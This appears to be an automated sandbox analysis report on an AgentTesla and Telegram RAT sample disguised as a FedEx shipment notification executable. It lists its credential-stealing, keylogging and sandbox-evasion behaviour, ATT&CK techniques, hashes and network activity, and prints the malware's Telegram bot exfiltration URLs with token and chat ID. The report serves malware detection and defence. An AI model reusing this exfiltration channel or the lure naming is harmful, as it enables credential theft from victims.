ID: 528766
Sample Name: FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
Cookbook: default.jbs
Time: 18:47:26
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report FedEx Shipment Notification …

Overview


General Information

Sample Name:	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
Analysis ID:	528766
MD5:	994f1f286b24022..
SHA1:	ed961648e2e90a..
SHA256:	edd31cd4c64b1d..
Tags:	exe FedEx
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected AntiVM3
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fil…
- Initial sample is a PE file and has a …
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Modifies the hosts file
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe (PID: 5244 cmdline: "C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe" MD5: 994F1F286B24022AF59BC5506B1E2871)
  - FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe (PID: 5604 cmdline: C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe MD5: 994F1F286B24022AF59BC5506B1E2871)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot1881721018:AAFgjKCKDmGZSPG9IqaTLsC7W4rwVP8dqs0/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1748127586",
  "Chat URL": "https://api.telegram.org/bot1881721018:AAFgjKCKDmGZSPG9IqaTLsC7W4rwVP8dqs0/sendDocument"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.258283858.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000000.258283858.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000000.256875551.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000000.256875551.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.261292872.0000000002F26000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.400000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.0.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.400000.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.2f09098.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0.2.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.3fda280.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.3fda280.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 17 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Uses the Telegram API (likely for C&C communication)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Moves itself to temp directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected Telegram RAT

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Yara detected Telegram RAT


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Web Service 1
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	Input Capture 1 1	Query Registry 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	40%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
1.2.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
1.0.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
1.0.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
1.0.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
1.0.FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://api.telegram.org4	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://190L8dvjH7GrrK.net	0%	Avira URL Cloud	safe	
http://yWRCNh.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.telegram.orgD8	0%	URL Reputation	safe	
http://https://190L8dvjH7GrrK.netP	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot1881721018:AAFgjKCKDmGZSPG9IqaTLsC7W4rwVP8dqs0/sendDocument	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528766
Start date:	25.11.2021
Start time:	18:47:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@3/3@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:48:26	API Interceptor	788x Sleep call for process: FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
149.154.167.220	ORDER #63457-BLS.exe	Get hash	malicious	Browse	
	TmVqivwYxc.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	
	LNdP6FAphu.exe	Get hash	malicious	Browse	
	ORDER #63457-BLS.exe	Get hash	malicious	Browse	
	Ordine_di_acquisto_6010921doc.vbs	Get hash	malicious	Browse	
	AsWdTqKLGU.exe	Get hash	malicious	Browse	
	Sales Order Confirmation.exe	Get hash	malicious	Browse	
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	
	wz7FRFwqp8.exe	Get hash	malicious	Browse	
	order.exe	Get hash	malicious	Browse	
	URGENT ORDER.vbs	Get hash	malicious	Browse	
	HSBC Payment Advice - Customer REF A0019G1109_100182.exe	Get hash	malicious	Browse	
	quote.exe	Get hash	malicious	Browse	
	Quote request 2295.exe	Get hash	malicious	Browse	
	Payment-Copy22112021.exe	Get hash	malicious	Browse	
	Order_172PDF.exe	Get hash	malicious	Browse	
	NEW ORDER FROM CANADA.vbs	Get hash	malicious	Browse	
	HSBC Payment Advice - Customer REF A0019G1109_100182.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api.telegram.org	20211125 CIRCULAR ANULACION CUENTA BANCARIA BANKIA.xlsx	Get hash	malicious	Browse	• 149.154.167.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER #63457-BLS.exe	Get hash	malicious	Browse	• 149.154.167.220
	TmVqivwYxc.exe	Get hash	malicious	Browse	• 149.154.167.220
	Purchase Order.exe	Get hash	malicious	Browse	• 149.154.167.220
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	• 149.154.167.220
	LNdP6FAphu.exe	Get hash	malicious	Browse	• 149.154.167.220
	ORDER #63457-BLS.exe	Get hash	malicious	Browse	• 149.154.167.220
	Ordine_di_acquisto_6010921doc.vbs	Get hash	malicious	Browse	• 149.154.167.220
	AsWdTqKLGU.exe	Get hash	malicious	Browse	• 149.154.167.220
	20211118 CIRCULAR ANULACION CUENTA BANCARIA BANKIA.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	DHL OVERDUE PAYMENT FILE 1041.exe	Get hash	malicious	Browse	• 149.154.167.220
	Sales Order Confirmation.exe	Get hash	malicious	Browse	• 149.154.167.220
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	• 149.154.167.220
	wz7FRFwqp8.exe	Get hash	malicious	Browse	• 149.154.167.220
	order.exe	Get hash	malicious	Browse	• 149.154.167.220
	URGENT ORDER.vbs	Get hash	malicious	Browse	• 149.154.167.220
	HSBC Payment Advice - Customer REF A0019G1109_100182.exe	Get hash	malicious	Browse	• 149.154.167.220
	quote.exe	Get hash	malicious	Browse	• 149.154.167.220
	Quote request 2295.exe	Get hash	malicious	Browse	• 149.154.167.220
	Payment-Copy22112021.exe	Get hash	malicious	Browse	• 149.154.167.220

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TELEGRAMRU	Tk6dsSEyOC.exe	Get hash	malicious	Browse	• 149.154.167.99
	ORDER #63457-BLS.exe	Get hash	malicious	Browse	• 149.154.167.220
	TmVqivwYxc.exe	Get hash	malicious	Browse	• 149.154.167.220
	3E8869030B9C89B8C43E9F8A6730A516E3945AB1272E3.exe	Get hash	malicious	Browse	• 149.154.167.99
	Purchase Order.exe	Get hash	malicious	Browse	• 149.154.167.220
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	• 149.154.167.220
	LNdP6FAphu.exe	Get hash	malicious	Browse	• 149.154.167.220
	dIVWfjBCXV.exe	Get hash	malicious	Browse	• 149.154.167.99
	UYsk9P766s.exe	Get hash	malicious	Browse	• 149.154.167.99
	ORDER #63457-BLS.exe	Get hash	malicious	Browse	• 149.154.167.220
	F06FA33D36606CF5A9DD11FE35348EB6A3E8871367CE4.exe	Get hash	malicious	Browse	• 149.154.167.99
	Ordine_di_acquisto_6010921doc.vbs	Get hash	malicious	Browse	• 149.154.167.220
	AsWdTqKLGU.exe	Get hash	malicious	Browse	• 149.154.167.220
	Sales Order Confirmation.exe	Get hash	malicious	Browse	• 149.154.167.220
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	• 149.154.167.220
	wz7FRFwqp8.exe	Get hash	malicious	Browse	• 149.154.167.220
	order.exe	Get hash	malicious	Browse	• 149.154.167.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	URGENT ORDER.vbs	Get hash	malicious	Browse	• 149.154.167.220
	HSBC Payment Advice - Customer REF A0019G1109_100182.exe	Get hash	malicious	Browse	• 149.154.167.220
	zMvP34LhcZ.exe	Get hash	malicious	Browse	• 149.154.167.99

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL_119040 ontvangstbewijs,pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	ORDER #63457-BLS.exe	Get hash	malicious	Browse	• 149.154.167.220
	TmVqivwYxc.exe	Get hash	malicious	Browse	• 149.154.167.220
	g3g1VECs9K.exe	Get hash	malicious	Browse	• 149.154.167.220
	SecuriteInfo.com.ArtemisEC35A67F3663.5978.exe	Get hash	malicious	Browse	• 149.154.167.220
	Purchase Order.exe	Get hash	malicious	Browse	• 149.154.167.220
	Waldo Orden de Compra -SA112421,pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	PROPOSAL CATALOG.exe	Get hash	malicious	Browse	• 149.154.167.220
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	• 149.154.167.220
	LNdP6FAphu.exe	Get hash	malicious	Browse	• 149.154.167.220
	Zkb2VENJ38.exe	Get hash	malicious	Browse	• 149.154.167.220
	ORDER 759325.exe	Get hash	malicious	Browse	• 149.154.167.220
	pH7pQDWJPP.exe	Get hash	malicious	Browse	• 149.154.167.220
	oZPv3ngzrx.exe	Get hash	malicious	Browse	• 149.154.167.220
	a.dll	Get hash	malicious	Browse	• 149.154.167.220
	NEW PURCHASE ORDER,PDF.EXE	Get hash	malicious	Browse	• 149.154.167.220
	qG92QcOmb4.exe	Get hash	malicious	Browse	• 149.154.167.220
	CheatValorant2.2.exe	Get hash	malicious	Browse	• 149.154.167.220
	New Order.exe	Get hash	malicious	Browse	• 149.154.167.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.log

Process:	C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2239
Entropy (8bit):	5.354287817410997
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHXHK2HKgmHKovjHKs:iqXeqm00YqhQnouRqjntlxHeqzTw3q2W
MD5:	913D1EEA179415C6D08FB255AE42B99D
SHA1:	E994C612C0596994AAE55FBCE35B7A4FBE312FD7
SHA-256:	473B4000084ACF4C7D701CE72EBF71BD304054231B3BDF7CAF49898A1FDA13D0

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe.log	
SHA-512:	768045C288CEEE8FE1A099FC8CEA713B685F6ED3FD8BFA1C8E64CA09F7AF9FEBEA90F5277B28444AFF8F2AC7CD857DFCDF7D3A98CD86288925DB7A4A4234685
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Roaming\becfyxbg.kps\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	modified
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA2
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.874907024171262
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%

General

File name:	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
File size:	517120
MD5:	994f1f286b24022af59bc5506b1e2871
SHA1:	ed961648e2e90a311a9c5e53c15eed3d95853b96
SHA256:	edd31cd4c64b1d9f392c6e141a10c028cb11f9640e6eab34960baf6bdd585dc5
SHA512:	532a74ac29dc23ff20c802ab9db472f793379bb81c9041cb0e7488f692861a2902bffe71814917db0338abb25544146c21cc9934630825817f437576a8ba4324
SSDEEP:	12288:ZN70vixBFmJ55wqgO/hUaXOjBhpSYyCiApDAvYNo:z70vi1ObgO/haBwWNo
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...jE.a.....0.....Z.... .....@.. .....@.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x47f95a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F456A [Thu Nov 25 08:12:26 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7d970	0x7da00	False	0.900664645522	data	7.88525497927	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x80000	0x5bc	0x600	False	0.430338541667	data	4.13854845125	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x82000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:50:16.611881018 CET	192.168.2.5	8.8.8.8	0x2e90	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
